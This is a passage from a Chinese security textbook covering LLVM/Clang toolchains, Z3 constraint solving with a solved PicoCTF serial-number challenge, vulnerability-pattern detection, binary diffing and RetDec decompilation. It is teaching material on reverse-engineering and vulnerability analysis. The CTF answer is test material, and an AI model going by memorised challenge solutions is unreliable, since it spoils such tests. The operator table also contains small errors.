  %1 = call i32 (i8*, ...) @printf(i8* getelementptr inbounds ([
14 x i8], [14 x i8]* @.str, i32 0, i32 0))
  ret i32 0
}

declare i32 @printf(i8*, ...) #1

attributes #0 = { noinline nounwind optnone sspstrong uwtable "c
orrectly-rounded-divide-sqrt-fp-math"="false" "disable-tail-call
s"="false" "less-precise-fpmad"="false" "no-frame-pointer-elim"=
"true" "no-frame-pointer-elim-non-leaf" "no-infs-fp-math"="false
" "no-jump-tables"="false" "no-nans-fp-math"="false" "no-signed-
zeros-fp-math"="false" "no-trapping-math"="false" "stack-protect
or-buffer-size"="8" "target-cpu"="x86-64" "target-features"="+fx
sr,+mmx,+sse,+sse2,+x87" "unsafe-fp-math"="false" "use-soft-floa
t"="false" }
attributes #1 = { "correctly-rounded-divide-sqrt-fp-math"="false
" "disable-tail-calls"="false" "less-precise-fpmad"="false" "no-
frame-pointer-elim"="true" "no-frame-pointer-elim-non-leaf" "no-
infs-fp-math"="false" "no-nans-fp-math"="false" "no-signed-zeros
-fp-math"="false" "no-trapping-math"="false" "stack-protector-bu
ffer-size"="8" "target-cpu"="x86-64" "target-features"="+fxsr,+m
mx,+sse,+sse2,+x87" "unsafe-fp-math"="false" "use-soft-float"="f
alse" }

!llvm.module.flags = !{!0, !1, !2}
!llvm.ident = !{!3}

!0 = !{i32 1, !"wchar_size", i32 4}
!1 = !{i32 7, !"PIC Level", i32 2}
!2 = !{i32 7, !"PIE Level", i32 2}
!3 = !{!"clang version 5.0.1 (tags/RELEASE_501/final)"}
```

该过程从词法分析开始，将 C 源码分解成 token 流，然后传递给语法分析器，语法分析器在 CFG（上下文无关文法）的指导下将 token 流组织成 AST（抽象语法树），接下来进行语义分析，检查语义正确性，最后生成 IR。

LLVM bitcode 有两部分组成：位流，以及将 LLVM IR 编码成位流的编码格式。使用汇编器 llvm-as 将 LLVM IR 转换成 bitcode：

```
$ llvm-as hello.ll -o hello.bc
```

结果如下：

```
$ file hello.bc
hello.bc: LLVM IR bitcode
$ xxd -g1 hello.bc | head -n5
00000000: 42 43 c0 de 35 14 00 00 05 00 00 00 62 0c 30 24  BC..5
.......b.0$
00000010: 49 59 be 66 ee d3 7e 2d 44 01 32 05 00 00 00 00  IY.f.
.~-D.2.....
00000020: 21 0c 00 00 4d 02 00 00 0b 02 21 00 02 00 00 00  !...M
.....!.....
00000030: 13 00 00 00 07 81 23 91 41 c8 04 49 06 10 32 39  .....
.#.A..I..29
00000040: 92 01 84 0c 25 05 08 19 1e 04 8b 62 80 10 45 02  ....%
......b..E.
```

反过来将 bitcode 转回 LLVM IR 也是可以的，使用反汇编器 llvm-dis：

```
$ llvm-dis hello.bc -o hello.ll
```

其实 LLVM 可以利用工具 lli 的即时编译器（JIT）直接执行 bitcode 格式的程序：

```
$ lli hello.bc
hello, world
```

接下来使用静态编译器 llc 命令可以将 bitcode 编译为特定架构的汇编语言：

```
$ llc -march=x86-64 hello.bc -o hello.s
```

也可以使用 clang 来生成，结果是一样的：

```
$ clang -S hello.bc -o hello.s -fomit-frame-pointer
```

结果如下：

```
        .text
        .file   "hello.c"
        .globl  main                    # -- Begin function main
        .p2align        4, 0x90
        .type   main,@function
main:                                   # @main
        .cfi_startproc
# BB#0:
        pushq   %rbp
.Lcfi0:
        .cfi_def_cfa_offset 16
.Lcfi1:
        .cfi_offset %rbp, -16
        movq    %rsp, %rbp
.Lcfi2:
        .cfi_def_cfa_register %rbp
        movabsq $.L.str, %rdi
        movb    $0, %al
        callq   printf
        xorl    %eax, %eax
        popq    %rbp
        retq
.Lfunc_end0:
        .size   main, .Lfunc_end0-main
        .cfi_endproc
                                        # -- End function
        .type   .L.str,@object          # @.str
        .section        .rodata.str1.1,"aMS",@progbits,1
.L.str:
        .asciz  "hello, world\n"
        .size   .L.str, 14


        .ident  "clang version 5.0.1 (tags/RELEASE_501/final)"
        .section        ".note.GNU-stack","",@progbits
```

参考资料

- llvm documentation

5.6.1 Clang

简介

Clang 一个基于 LLVM 的编译器前端，支持 C/C++/Objective-C 等语言。其开发目标是替代 GCC。

在软件安全的应用中，已经有许多代码分析工具都基于 Clang 和 LLVM，开发社区也都十分活跃。

初步使用

首先我们来编译安装 LLVM 和 Clang：

```
$ svn co http://llvm.org/svn/llvm-project/llvm/trunk llvm
$ cd llvm/tools
$ svn co http://llvm.org/svn/llvm-project/cfe/trunk clang
$ svn co http://llvm.org/svn/llvm-project/lld/trunk lld # option
al
$ svn co http://llvm.org/svn/llvm-project/polly/trunk polly # op
tional
$ cd clang/tools
$ svn co http://llvm.org/svn/llvm-project/clang-tools-extra/trun
k extra # optional
$ cd ../../../.. && cd llvm/projects
$ svn co http://llvm.org/svn/llvm-project/compiler-rt/trunk comp
iler-rt # optional
$ svn co http://llvm.org/svn/llvm-project/openmp/trunk openmp #
optional
$ svn co http://llvm.org/svn/llvm-project/libcxx/trunk libcxx #
optional
$ svn co http://llvm.org/svn/llvm-project/libcxxabi/trunk libcxx
abi # optional
$ svn co http://llvm.org/svn/llvm-project/test-suite/trunk test-
suite # optional
$ cd ../.. && cd llvm
$
$ mkdir build && cd build
$ cmake -G Ninja ../
$ cmake --build .
$ cmake --build . --target install
```

内部实现

Clang 前端的主要流程如下：

```
Driver -> Lex -> Parse -> Sema -> CodeGen (LLVM IR)
```

参考资料

- llvm documentation

5.7 程序切片

SAT/SMT

参考资料

- Quick introduction into SAT/SMT solvers and symbolic execution
- Practical Symbolic Execution and SATisfiability Module Theories (SMT) 101

5.8.1 Z3

Z3 是一个由微软开发的可满足性摸理论（Satisfiability Modulo Theories，SMT）的约束求解器。所谓约束求解器就是用户使用某种特定的语言描述对象（变量）的约束条件，求解器将试图求解出能够满足所有约束条件的每个变量的值。Z3 可以用来检查满足一个或多个理论的公式的可满足性，也就是说,它可以自动化地通过内置理论对一阶逻辑多种排列进行可满足性校验。目前其支持的理论有：

- equality over free 函数和谓词符号
- 实数和整形运算(有限支持非线性运算)
- 位向量
- 阵列
- 元组/记录/枚举类型和代数（递归）数据类型
- ...

因其强大的功能，Z3 已经被用于许多领域中，在安全领域，主要见于符号执行、Fuzzing、二进制逆向、密码学等。另外 Z3 提供了多种语言的接口，这里我们使用 Python。

安装

在 Linux 环境下，执行下面的命令：

```
$ git clone https://github.com/Z3Prover/z3.git
$ cd z3
$ python scripts/mk_make.py --python
$ cd build
$ make
$ sudo make install
```

另外还可以使用 pip 来安装 Python 接口（py2和py3均可），这是二进制分析框架 angr 里内置的修改版：

```
$ sudo pip install z3-solver
```

Z3 理论基础

Op	Mnmonics	Description
0	true	恒真
1	flase	恒假
2	=	相等
3	distinct	不同
4	ite	if-then-else
5	and	n元 合取
6	or	n元 析取
7	iff	implication
8	xor	异或
9	not	否定
10	implies	Bi-implications

使用 Z3

先来看一个简单的例子：

```
>>> from z3 import *
>>> x = Int('x')
>>> y = Int('y')
>>> solve(x > 2, y < 10, x + 2*y == 7)
[y = 0, x = 7]
```

首先定义了两个常量 x 和 y，类型是 Z3 内置的整数类型 `Int`，`solve()` 函数会创造一个 solver，然后对括号中的约束条件进行求解，注意在 Z3 默认情况下只会找到满足条件的一组解。

```
>>> simplify(x + y + 2*x + 3)
3 + 3*x + y
>>> simplify(x < y + x + 2)
Not(y <= -2)
>>> simplify(And(x + 1 >= 3, x**2 + x**2 + y**2 + 2 >= 5))
And(x >= 2, 2*x**2 + y**2 >= 3)
>>>
>>> simplify((x + 1)*(y + 1))
(1 + x)*(1 + y)
>>> simplify((x + 1)*(y + 1), som=True)      # sum-of-monomials：单项式的和
1 + x + y + x*y
>>> t = simplify((x + y)**3, som=True)
>>> t
x*x*x + 3*x*x*y + 3*x*y*y + y*y*y
>>> simplify(t, mul_to_power=True)          # mul_to_power 将乘法转换成乘方
x**3 + 2*y*x**2 + x**2*y + 3*x*y**2 + y**3
```

`simplify()` 函数用于对表达式进行化简，同时可以设置一些选项来满足不同的要求。更多选项使用 `help_simplify()` 获得。

同时，Z3 提供了一些函数可以解析表达式：

```
>>> n = x + y >= 3
>>> "num args: ", n.num_args()
('num args: ', 2)
>>> "children: ", n.children()
('children: ', [x + y, 3])
>>> "1st child:", n.arg(0)
('1st child:', x + y)
>>> "2nd child:", n.arg(1)
('2nd child:', 3)
>>> "operator: ", n.decl()
('operator: ', >=)
>>> "op name:  ", n.decl().name()
('op name:  ', '>=')
```

`set_param()` 函数用于对 Z3 的全局变量进行配置，如运算精度，输出格式等等：

```
>>> x = Real('x')
>>> y = Real('y')
>>> solve(x**2 + y**2 == 3, x**3 == 2)
[x = 1.2599210498?, y = -1.1885280594?]
>>>
>>> set_param(precision=30)
>>> solve(x**2 + y**2 == 3, x**3 == 2)
[x = 1.259921049894873164767210607278?,
 y = -1.188528059421316533710369365015?]
```

逻辑运算有 `And` 、 `Or` 、 `Not` 、 `Implies` 、 `If` ，另外 `==` 表示 Bi-implications。

```
>>> p = Bool('p')
>>> q = Bool('q')
>>> r = Bool('r')
>>> solve(Implies(p, q), r == Not(q), Or(Not(p), r))
[q = False, p = False, r = True]
>>>
>>> x = Real('x')
>>> solve(Or(x < 5, x > 10), Or(p, x**2 == 2), Not(p))
[x = -1.4142135623?, p = False]
```

Z3 提供了多种 Solver，即 `Solver` 类，其中实现了很多 SMT 2.0 的命令，如 `push` , `pop` , `check` 等等。

```
>>> x = Int('x')
>>> y = Int('y')
>>> s = Solver()    # 创造一个通用 solver
>>> type(s)         # Solver 类
<class 'z3.z3.Solver'>
>>> s
[]
>>> s.add(x > 10, y == x + 2)   # 添加约束到 solver 中
>>> s
[x > 10, y == x + 2]
>>> s.check()       # 检查 solver 中的约束是否满足
sat                 # satisfiable/满足
>>> s.push()        # 创建一个回溯点，即将当前栈的大小保存下来
>>> s.add(y < 11)
>>> s
[x > 10, y == x + 2, y < 11]
>>> s.check()
unsat               # unsatisfiable/不满足
>>> s.pop(num=1)    # 回溯 num 个点
>>> s
[x > 10, y == x + 2]
>>> s.check()
sat
>>> for c in s.assertions():    # assertions() 返回一个包含所有约束的AstVector
...     print(c)
```

```
...
x > 10
y == x + 2
>>> s.statistics()  # statistics() 返回最后一个 check() 的统计信息
(:max-memory   6.26
 :memory       4.37
 :mk-bool-var  1
 :num-allocs   331960806
 :rlimit-count 7016)
>>> m = s.model()   # model() 返回最后一个 check() 的 model
>>> type(m)         # ModelRef 类
<class 'z3.z3.ModelRef'>
>>> m
[x = 11, y = 13]
>>> for d in m.decls():         # decls() 返回 model 包含了所有符号的列表
...     print("%s = %s" % (d.name(), m[d]))
...
x = 11
y = 13
```

为了将 Z3 中的数和 Python 区分开，应该使用 `IntVal()` 、 `RealVal()` 和 `RatVal()` 分别返回 Z3 整数、实数和有理数值。

```
>>> 1/3
0.3333333333333333
>>> RealVal(1)/3
1/3
>>> Q(1, 3)      # Q(a, b) 返回有理数 a/b
1/3
>>>
>>> x = Real('x')
>>> x + 1/3
x + 3333333333333333/10000000000000000
>>> x + Q(1, 3)
x + 1/3
>>> x + "1/3"
x + 1/3
>>> x + 0.25
x + 1/4
>>> solve(3*x == 1)
[x = 1/3]
>>> set_param(rational_to_decimal=True) # 以十进制形式表示有理数
>>> solve(3*x == 1)
[x = 0.3333333333?]
```

在混合使用实数和整数变量时，Z3Py 会自动添加强制类型转换将整数表达式转换成实数表达式。

```
>>> x = Real('x')
>>> y = Int('y')
>>> a, b, c = Reals('a b c')        # 返回一个实数常量元组
>>> s, r = Ints('s r')              # 返回一个整数常量元组
>>> x + y + 1 + a + s
x + ToReal(y) + 1 + a + ToReal(s)   # ToReal() 将整数表达式转换成实数表达式
>>> ToReal(y) + c
ToReal(y) + c
```

现代的CPU使用固定大小的位向量进行算术运算，在 Z3 中，使用函数 `BitVec()` 创建位向量常量， `BitVecVal()` 返回给定位数的位向量值。

```
>>> x = BitVec('x', 16)      # 16 位，命名为 x
>>> y = BitVec('x', 16)
>>> x + 2
x + 2
>>> (x + 2).sexpr()          # .sexpr() 返回内部表现形式
'(bvadd x #x0002)'
>>> simplify(x + y - 1)      # 16 位整数的 -1 等于 65535
65535 + 2*x
>>> a = BitVecVal(-1, 16)    # 16 位，值为 -1
>>> a
65535
>>> b = BitVecVal(65535, 16)
>>> b
65535
>>> simplify(a == b)
True
```

Z3 在 CTF 中的运用

re PicoCTF2013 Harder_Serial

题目如下，是一段 Python 代码，要求输入一段 20 个数字构成的序列号，然后程序会对序列号的每一位进行验证，以满足各种要求。题目难度不大，但完全手工验证是一件麻烦的事，而使用 Z3 的话，只要定义好这些条件，就可以得出满足条件的值。

```
import sys
print ("Please enter a valid serial number from your RoboCorpInt
ergalactic purchase")
if len(sys.argv) < 2:
  print ("Usage: %s [serial number]"%sys.argv[0])
  exit()

print ("#>" + sys.argv[1] + "<#")

def check_serial(serial):
  if (not set(serial).issubset(set(map(str,range(10))))):
    print ("only numbers allowed")
```

```
        return False
    if len(serial) != 20:
        return False
    if int(serial[15]) + int(serial[4]) != 10:
        return False
    if int(serial[1]) * int(serial[18]) != 2:
        return False
    if int(serial[15]) / int(serial[9]) != 1:
        return False
    if int(serial[17]) - int(serial[0]) != 4:
        return False
    if int(serial[5]) - int(serial[17]) != -1:
        return False
    if int(serial[15]) - int(serial[1]) != 5:
        return False
    if int(serial[1]) * int(serial[10]) != 18:
        return False
    if int(serial[8]) + int(serial[13]) != 14:
        return False
    if int(serial[18]) * int(serial[8]) != 5:
        return False
    if int(serial[4]) * int(serial[11]) != 0:
        return False
    if int(serial[8]) + int(serial[9]) != 12:
        return False
    if int(serial[12]) - int(serial[19]) != 1:
        return False
    if int(serial[9]) % int(serial[17]) != 7:
        return False
    if int(serial[14]) * int(serial[16]) != 40:
        return False
    if int(serial[7]) - int(serial[4]) != 1:
        return False
    if int(serial[6]) + int(serial[0]) != 6:
        return False
    if int(serial[2]) - int(serial[16]) != 0:
        return False
    if int(serial[4]) - int(serial[6]) != 1:
        return False
    if int(serial[0]) % int(serial[5]) != 4:
```

```
    return False
  if int(serial[5]) * int(serial[11]) != 0:
    return False
  if int(serial[10]) % int(serial[15]) != 2:
    return False
  if int(serial[11]) / int(serial[3]) != 0:
    return False
  if int(serial[14]) - int(serial[13]) != -4:
    return False
  if int(serial[18]) + int(serial[19]) != 3:
    return False
  return True

if check_serial(sys.argv[1]):
  print ("Thank you! Your product has been verified!")
else:
  print ("I'm sorry that is incorrect. Please use a valid RoboCo
rpIntergalactic serial number")
```

首先创建一个求解器实例，然后将序列的每个数字定义为常量：

```
serial = [Int("serial[%d]" % i) for i in range(20)]
```

接着定义约束条件，注意，除了题目代码里的条件外，还有一些隐藏的条件，比如这一句：

```
solver.add(serial[11] / serial[3]  == 0)
```

因为被除数不能为 0，所以 `serial[3]` 不能为 0。另外，每个序列号数字都是大于等于 0，小于 9 的。最后求解得到结果。

完整的 exp 如下，其他文件在 github 相应文件夹中。

```
from z3 import *

solver = Solver()

serial = [Int("serial[%d]" % i) for i in range(20)]
```

```
solver.add(serial[15] + serial[4]  == 10)
solver.add(serial[1]  * serial[18] == 2 )
solver.add(serial[15] / serial[9]  == 1)
solver.add(serial[17] - serial[0]  == 4)
solver.add(serial[5]  - serial[17] == -1)
solver.add(serial[15] - serial[1]  == 5)
solver.add(serial[1]  * serial[10] == 18)
solver.add(serial[8]  + serial[13] == 14)
solver.add(serial[18] * serial[8]  == 5)
solver.add(serial[4]  * serial[11] == 0)
solver.add(serial[8]  + serial[9]  == 12)
solver.add(serial[12] - serial[19] == 1)
solver.add(serial[9]  % serial[17] == 7)
solver.add(serial[14] * serial[16] == 40)
solver.add(serial[7]  - serial[4]  == 1)
solver.add(serial[6]  + serial[0]  == 6)
solver.add(serial[2]  - serial[16] == 0)
solver.add(serial[4]  - serial[6]  == 1)
solver.add(serial[0]  % serial[5]  == 4)
solver.add(serial[5]  * serial[11] == 0)
solver.add(serial[10] % serial[15] == 2)
solver.add(serial[11] / serial[3]  == 0)    # serial[3] can't be
 0
solver.add(serial[14] - serial[13] == -4)
solver.add(serial[18] + serial[19] == 3)

for i in range(20):
    solver.add(serial[i] >= 0, serial[i] < 10)

solver.add(serial[3] != 0)

if solver.check() == sat:
    m = solver.model()
    for d in m.decls():
        print("%s = %s" % (d.name(), m[d]))

    print("".join([str(m.eval(serial[i])) for i in range(20)]))
```

Bingo!!!

```
$ python exp.py
serial[2] = 8
serial[11] = 0
serial[3] = 9
serial[4] = 3
serial[1] = 2
serial[0] = 4
serial[19] = 2
serial[14] = 5
serial[17] = 8
serial[16] = 8
serial[10] = 9
serial[8] = 5
serial[6] = 2
serial[9] = 7
serial[5] = 7
serial[13] = 9
serial[7] = 4
serial[18] = 1
serial[15] = 7
serial[12] = 3
42893724579039578812
$ python harder_serial.py 42893724579039578812
Please enter a valid serial number from your RoboCorpIntergalact
ic purchase
#>42893724579039578812<#
Thank you! Your product has been verified!
```

这一题简直是为 Z3 量身定做的，方法也很简单，但 Z3 远比这个强大，后面我们还会讲到它更高级的应用。

参考资料

- Z3一把梭：用约束求解搞定一类CTF题
- Z3 API in Python
- z3py API
- Getting Started with Z3: A Guide

- Wiki

5.9 基于模式的漏洞分析

- 基本原理
- 方法实现

基本原理

基于模式的漏洞分析能够比较精确地通过形式化描述证明软件系统的执行，并能够以自动机的形式化语言对软件程序进行形式化建模，从而合理地描述模式中各个模块的不同属性和属性之间的依赖关系，方便分析人员对软件系统的检测和分析。

在对软件程序进行模式分析之前，需要进行不同漏洞模式的构建，以待后续进行基于模式的匹配分析。根据不同漏洞模式触发原理和触发机制，分析各个软件模块的不同属性和依赖关系，从中抽象出漏洞触发的核心条件，并建立基于形式化语言或描述性语言的漏洞模式。漏洞模式建立后，下一步将针对二进制抽象进行基于漏洞模式的分析检测，首先将程序反汇编，并将反汇编代码转化为中间表示。针对二进制程序的中间表示进一步分析出其相关属性信息描述，并针对其属性信息进行模式匹配和检测分析。

方法实现

反汇编分析

利用反汇编技术可以将二进制代码转化为可理解程度更高的汇编级代码。

- 基本算法
    - 确定进行反汇编的代码区域，将指令和数据进行区分十分重要
    - 确定指令的起始地址后，下一步就是读取该地址所包含的值，并执行一次表查找，将二进制操作码的置与它的汇编语言助记符对应起来
    - 获取指令及其操作数后，需要对它的汇编语言等价形式进行转化，并将其在反汇编代码中输出
    - 输出一条指令后，继续反汇编下一条指令，并重复上面的步骤，直到完成所有指令的反汇编
- 线性扫描策略：该算法假设一条指令结束的地方就是另一条指令开始的地方，因此确定起始地址最为困难，其采用的方法是，假设程序中标注为代码的节所

包含的全部是机器语言指令。反汇编从代码段的第一个字节开始，以线性模式扫描整个代码段，逐条反汇编每条指令，直到完成整个代码段。
- 基于控制流的递归扫描策略：为了避免把数据误认为指令，递归扫描算法重视控制流对反汇编过程的影响，控制流根据某一条指令是否被另一条指令引用来决定是否对其进行反汇编。

将程序反汇编后，可以得到许多程序分析的重要信息：

- 反汇编文本：包括汇编指令信息以及控制流信息等
- 函数信息：包括函数入口地址、长度、参数、导入导出表等
- 交叉引用：包括代码交叉引用和数据交叉引用

反汇编的不足：

- 区分数据和代码十分困难
- 静态反汇编不能得到动态信息
- 指令长度是可变的，导致难以确定指令的结束位置

逆向中间表示

- 逆向中间表示的设计原则：
    - 使用精简指令集，能够极大地减少汇编语言的指令数目，而且每条指令都采用标准字长，能够简化分析过程
    - 使用足够多的寄存器数量，以保证中间语言能够满足不同处理器架构的需求
    - 使用尽量简单的寻址方式：立即数寻址、寄存器寻址、直接寻址、寄存器间接寻址
    - 使用统一的操作数格式，将隐式操作数转换为在中间语言指令中的显示操作数

目前常用的中间表示有：REIL、VEX、Vine 等。

漏洞模式建模和检测

缓冲区溢出类漏洞模式：

- 不安全函数调用模式。不安全函数主要包括一些没有判断输入长度的内存和字符串操作函数，如 strcpy，其原型是 `char *strcpy(char *dest, const char *src);` ，为其建立漏洞模式首先需要获取目标地址缓冲区大小和源数据缓冲区大小，如果源缓冲区大于目的缓冲区，则存在溢出。

1. 根据定义的不安全函数库，搜索定位程序中调用不安全函数的位置
2. 针对不同的不安全函数，定位源缓冲区和目的缓冲区，并通过回溯程序，确定源缓冲区和目的缓冲区的大小和位置关系以及源缓冲区数据是否可控
3. 根据定义的基于不安全函数的缓冲区溢出模式，判断是否会发生缓冲区溢出漏洞

- 循环写内存模式。如果一个程序的写缓冲区操作发生在循环中，且循环次数是用户可控的，就可能发生溢出，如：

```
taint_data = fread();
buffer[256];
taint_size = len(taint_data);
index = 0;
while (index < taint_size) {
    buffer[index] = taint_data[index];
    index++;
}   // 如果 taint_size > buffer_size，则会发生溢出
```

1. 定位程序中的循环写内存操作的位置
2. 通过回溯程序，做三方面的判断，即判断循环控制变量是否可控和程序对循环变量的验证是否完备、判断目的缓冲区是否位于关键的内存区域、判断源缓冲区的数据来源是否可控
3. 根据回溯程序的结果，给出检测结果、即循环控制变量可控且验证不完备且目的缓冲区位于关键内存区域，即存在缓冲区溢出漏洞

整数溢出类漏洞模式：

- 整型运算以及赋值操作的抽象表示。
  - `Operation(addr) = {(opcode, result, loperand, roperand)}`
    - Operation(addr) 表示地址为 addr 的算术运算；result 表示运算结果的类型，opcode 表示运算名称，loperand 和 roperand 分别表示运算的左右操作数
  - `Assignment(addr) = {(destination, source-value)}`
    - Assignment(addr) 表示地址为 addr 的赋值操作，destination 表示目的操作数类型，source-value 表示源操作数的数值
- 整数溢出漏洞建模。可对整型运算和赋值操作进行约束限制，以检测其是否构成整数溢出漏洞。

1. 根据污点传播等方法，映射可控的输入数据在程序中的处理过程，在此基础上，定位与整数操作相关联的输入数据，并分析程序在对可控输入数据

进行运算和赋值操作前，是否对其进行了完备验证

2. 根据定义的漏洞模式，分别判断是否匹配，匹配过程要根据实际的二进制程序对可控整数的使用，来判断可控整数是否会影响内存分配类的关键操作
3. 根据漏洞模式匹配情况和溢出造成的危险操作，得到最终结果

内存地址对象破坏性调用漏洞模式：如 use-after-free。

1. 需要分析函数的功能，检测是否存在内存地址释放型函数以及内存地址调用型函数
2. 检测函数调用的顺序是否正常
3. 检测函数调用过程中，是否针对特定对象发生内存地址破坏性调用的异常情况，如果存在，则说明存在漏洞

5.10 基于二进制比对的漏洞分析

基本原理

软件开发商为了修补软件系统的各种漏洞或缺陷所提供的修补程序被称为软件补丁。对于开源软件，补丁本身就是程序源代码，打补丁的过程就是用补丁中的源代码替换原有的代码。而对于闭源软件，厂商只提供修改后的二进制代码，例如微软的Windows系统补丁。这时就需要使用二进制代码比对技术，定位补丁所修补的软件漏洞。

二进制代码比对的根本目的是寻找补丁前后程序的差异。这里所说的差异是指语义上的差异，即程序在执行时所表现出的不同的逻辑行为。通过二进制代码比对定位出有差异的函数，再经过进一步的人工分析，可以确定出二进制补丁对程序执行逻辑上的修改，从而推测漏洞位置及成因，辅助漏洞挖掘工作。

主要的实现原理有如下几种：

- 基于文本的比对：最简单的比对方式，其比对的对象分为两种，即二进制文件和反汇编代码
  - 二进制文件的文本比对：对打补丁前后的两个二进制文件逐字节进行比对，能够全面地检测出程序中微小的变化，缺点是完全不考虑程序的逻辑信息，漏洞定位精度差，误报率高。
  - 反汇编代码的文本比对：将二进制程序先经过反汇编，然后对反汇编代码进行文本比对，比对结果中包含一定的程序逻辑信息，但同样对程序的变得十分敏感，有很大的局限性。
- 基于同构图的比对：依托于图论知识，首先对可执行程序的控制流图进行抽象，将二进制程序转化为一个有向图，即将二进制比对问题转化为图论中的图同构问题。这种方法的优点是不会漏掉非结构化的差异，但其受编译器优化的影响较大。
- 基于结构化的比对：为了克服基于同构图比对的缺陷，该技术主要关注可执行文件逻辑结构上的变化，而不是某一条反汇编指令的变化。
- 综合比对技术：在上述基本比对技术的基础上，进行多种比对技术的综合应

用。

方法实现

基于文本的比对

基于二进制文件的文本比对仅适用于查找文件中极少量字节差异。过程如下：

- 将两个二进制文件作为两个输入字符串，每一个二进制字节就相当于字符串中的一个字符
- 通过最长公共子序列算法，在两个文件中从头向后搜索最长公共子序列，进行比对
- 每当找到一个最长公共子序列，意味着找到了一段指令的匹配，并继续向后搜索最长公共子序列
- 比对进行到文件结尾，比对结束

基于反汇编代码的文本比对实际上是一种指令级别的比对方法，研究指令之间的相似性和差异性：

- 相似：即两条指令的语义完全相同。判定规则如下：
    - 两条指令的二进制字节完全相同
    - 指令的 opcode 相同或者两条指令同为无条件跳转或条件跳转指令
    - 同时满足这些条件：opcode完全相同；两条指令的opcode格式的对应域值相等
- 相近：即两条指令具有相同的 opcode 和操作数列表
- 可忽略：如果某条指令为NOP指令，或者是只有唯一后继节点的JMP指令
- 不同：两条指令中的一条被标记为“可忽略”

基于图同构的比对

在构造可执行文件的图的时候，做出如下假设：

- 不同版本的两个目标文件从本质上是不同构的，算法的目标是找到一个最佳匹配映射，而不需要穷尽所有匹配
- 可执行文件提供的基本信息可作为匹配的起点
- 生成的有向图中，大部分顶点只有一个入口和一个出口
- 图中的顶点有可比较的属性，包括操作码、操作数等
- 不对整个图进行同构匹配，而是寻找图中某一部分的同构匹配

基于同构图比对的技术可分为两种：

- 指令级图同构比对算法：两个需要比对的可执行文件分别构造成图，以指令、数据常量、函数调用指令等作为顶点，以控制流图的边作为图的边。对生成的两个图做同构识别，用同构算法找到最相似的两个部分作为同构部分。然后，对两个图的非同构部分继续识别其是否同构，直至全部识别结束
    1. 分析两个二进制文件，获得函数、引用表、字符串等。对于函数，生成函数流程图。图中的节点表示单一的指令，图中的边表示指令间所有可能的执行顺序
    2. 识别比较的开始点，可以是程序入口点，也可以分析导出函数表，匹配相应的导出函数，作为比较的起始点。将这些地址放入一个分析队列中
    3. 处理队列，对于每一个需要比对的地址对，分析该地址处对象的类型，并进行比较。如果类型不同，则失败；否则，比较对象，相同则加入到同构图中，并向队列中加入新的比较地址对
- 函数级图形化比对算法：基于指令级图同构算法，从导出函数和程序入口点开始，根据函数名字的对应关系把相应函数的地址作为比较的入口。从导出函数的入口地址出发，把指令作为图的节点，每一个函数都画出一个完整的图，然后根据算法比对两个图是否同构。比对算法如下：
    1. 以两个函数的入口地址开始，维护一个地址对队列
    2. 如果队列非空，从队列中取出一对地址，比较两个地址处的指令，如果已经同构，跳回2；如果“相似”，归为同构一类并标记为“相似”，然后将两个对应的后继地址添加到队列中，跳回2；如果“可忽略”，将忽略的指令放入忽略节点集合，并将忽略指令的后继指令的地址与另一条指令地址组合成一个地址对，加入队列，跳回2；如果“相近”，归为同构一类并标记为“相近”，然后将两个对应的后继地址加入队列，跳回2
    3. 比对完成，判断两个函数对应的图形是否同构

5.11 反编译技术

5.11.1 RetDec

前面介绍过 IDA Pro，其 F5 已经具有巨强大的反编译能力了，但这本书一直到现在，由于本人的某种执念，都是在硬怼汇编代码，没有用到 IDA，虽说这样能锻炼到我们的汇编能力，但也可以说是无故加大了逆向的难度。但现在事情出现了转机，安全公司 Avast 开源了它的反编译器 RetDec，能力虽不及 IDA，目前也只支持 32 位，但好歹有了第一步，未来会好起来的。

RetDec 简介

RetDec 是一个可重定向的机器码反编译器，它基于 LLVM，支持各种体系结构、操作系统和文件格式：

- 支持的文件格式：ELF，PE，Mach-O，COFF，AR（存档），Intel HEX 和原始机器码。
- 支持的体系结构（仅限 32 位）：Intel x86，ARM，MIPS，PIC32 和 PowerPC。

安装

在 Linux 上，你需要自己构建和安装。

安装依赖：

```
$ sudo apt-get install build-essential cmake coreutils wget bc g
raphviz upx flex bison zlib1g-dev libtinfo-dev autoconf pkg-conf
ig m4 libtool
```

把项目连同子模块一起拉下来：

```
$ git clone --recursive https://github.com/avast-tl/retdec
```

接下来要注意了，由于项目自己的问题，在运行 cmake 的时候一定指定一个干净的目录，不要在默认的 `/usr` 或者 `/usr/local` 里，可以像下面这样：

```
$ cd retdec
$ mkdir build && cd build
$ cmake .. -DCMAKE_INSTALL_PREFIX=/usr/local/retdec
$ make && sudo make install
```

入门

安装完成后，我们用 helloword 大法试一下，注意将其编译成 32 位：

```
#include <stdio.h>
int main() {
        printf("hello world!\n");
        return 0;
}
```

运行 decompile.sh 反编译它，我们截取出部分重要的过程和输出：

```
$ /usr/local/retdec/bin/decompile.sh a.out
##### Checking if file is a Mach-O Universal static library...
RUN: /usr/local/retdec/bin/macho-extractor --list /home/firmy/te
st/a.out

##### Checking if file is an archive...
RUN: /usr/local/retdec/bin/ar-extractor --arch-magic /home/firmy/
test/a.out

##### Gathering file information...
RUN: /usr/local/retdec/bin/fileinfo -c /home/firmy/test/a.out.c.
json --similarity /home/firmy/test/a.out --no-hashes=all --crypt
o /usr/local/retdec/bin/../share/generic/yara_patterns/signsrch/
signsrch.yara
```

```
##### Trying to unpack /home/firmy/test/a.out into /home/firmy/t
est/a.out-unpacked.tmp by using generic unpacker...
RUN: /usr/local/retdec/bin/unpacker -d /usr/local/retdec/bin/unp
acker-plugins -o /home/firmy/test/a.out-unpacked.tmp /home/firmy/
test/a.out

##### Trying to unpack /home/firmy/test/a.out into /home/firmy/t
est/a.out-unpacked.tmp by using UPX...
RUN: upx -d /home/firmy/test/a.out -o /home/firmy/test/a.out-unp
acked.tmp

##### Decompiling /home/firmy/test/a.out into /home/firmy/test/a
.out.c.backend.bc...
RUN: /usr/local/retdec/bin/bin2llvmir -provider-init -config-pat
h /home/firmy/test/a.out.c.json -decoder -disable-inlining -disa
ble-simplify-libcalls -inst-opt -verify -volatilize -instcombine
 -reassociate -volatilize -control-flow -cfg-fnc-detect -main-de
tection -register -stack -control-flow -cond-branch-opt -syscall
s -idioms-libgcc -constants -param-return -local-vars -type-conv
ersions -simple-types -generate-dsm -remove-asm-instrs -select-f
ncs -unreachable-funcs -type-conversions -stack-protect -verify
-instcombine -tbaa -targetlibinfo -basicaa -domtree -simplifycfg
 -domtree -early-cse -lower-expect -targetlibinfo -tbaa -basicaa
 -globalopt -mem2reg -instcombine -simplifycfg -basiccg -domtree
